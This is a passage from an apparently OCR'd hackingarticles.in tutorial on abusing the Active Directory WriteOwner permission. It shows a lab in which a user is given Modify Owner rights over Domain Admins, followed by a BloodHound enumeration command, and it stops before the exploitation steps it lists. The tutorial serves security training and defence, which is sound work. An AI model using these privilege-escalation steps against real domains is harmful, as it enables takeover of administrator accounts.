
Abusing AD-DACL: WriteOwner

hackingarticles.in/abusing-ad-dacl-writeowner

Raj December 11, 2024



In this post, we delve into **WriteOwner Active Directory abuse**, a powerful technique that allows attackers to change the ownership of directory objects. Specifically, by abusing the WriteOwner permission in **Discretionary Access Control Lists (DACLs)**, adversaries can take over sensitive objects and escalate privileges within the domain.

To begin, we outline the lab setup necessary to simulate these attacks and map methods to the **MITRE ATT&CK framework** to clarify the associated techniques and tactics. Additionally, we cover detection mechanisms for identifying suspicious activities linked to **WriteOwner** attacks, alongside actionable recommendations for mitigating these vulnerabilities. Overall, this overview equips security professionals with critical insights to recognize and defend against these prevalent threats.

Table of Contents

Exploitation Phase II – User Owns WriteOwner Permission on Another User

Bloodhound – Hunting for Weak Permission

Method for Exploitation – Granting Ownership & Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001)

1. Linux Impacket tool – Granting Ownership & Full Control
    - Linux Python Script – TargetedKerberoast
    - Linux – Change Password

Linux Net RPC – Samba

2. Windows PowerShell Powerview – Granting Ownership & Full Control
    - Windows PowerShell Powerview – Kerberoasting
    - Windows PowerShell Powerview – Change Password

Detection & Mitigation

WriteOwner Permission

The **WriteOwner** permission allows a user to change the ownership of an object to a different user or principal, including one controlled by an attacker. Consequently, an attacker can **exploit this permission** to **take ownership** of a target object.

Once the **attacker** successfully assumes **ownership**, they can fully **manipulate the object**. This includes **modifying permissions** to grant themselves or others **Full Control** over the object. For example, the attacker could assign ***Full Control*** **permissions**, allowing **unrestricted access** to **read**, **write**, or **delete** the object.

- Specifically, WriteOwner permissions on a group allow attackers to grant the right to add members to that group.
- When applied to a user object, this permission enables attackers to gain full control over the account.
- In the case of computer objects, it allows the attacker to obtain unrestricted access and control.
- Finally, possessing WriteOwner permissions on a domain object enables the attacker to perform a DCSync operation, simulating a Domain Controller to extract sensitive credentials.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD, Impacket
- Windows 10/11 – As Client

Lab Setup – User Owns WriteOwner Permission on the Domain Admin Group

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.


Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

Create a standard user account named **Aaru**.

net user aaru Password@1 /add /domain




Assign the "WriteOwner" Privilege to Aaru:


Once your AD environment is set up, you need to assign the **"WriteOwner"** privilege to **Aaru** over the **Domain Admins** group.

Steps:


- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate the **Domain Admins** group in the Users container.
- Right-click on **Domain Admins** and go to **Properties**.




Go to the **Security** tab, and click on **Add** button




In the “Enter the object name to select” box, type **Aaru** and click **Check Names** and click on OK.



Select **Aaru** user and in the **Permissions** section, and click on **Advanced** option



- In the **Advanced security settings** box, double-click on **Aaru** user's permission entry.
- In the **Permissions**section, check the box for **Modify Owner**
- Apply the settings.



At this point, **Aaru** now has **WriteOwner** rights over the **Domain Admins** group, meaning they can add themselves to the group.

Exploitation Phase II – User Owns WriteOwner Permission on a Group


Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Aaru** has the **WriteOwner** permission on the **Domain Admins** group.


bloodhound-python -u aaru -p Password@1 -ns 192.168.1.6 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
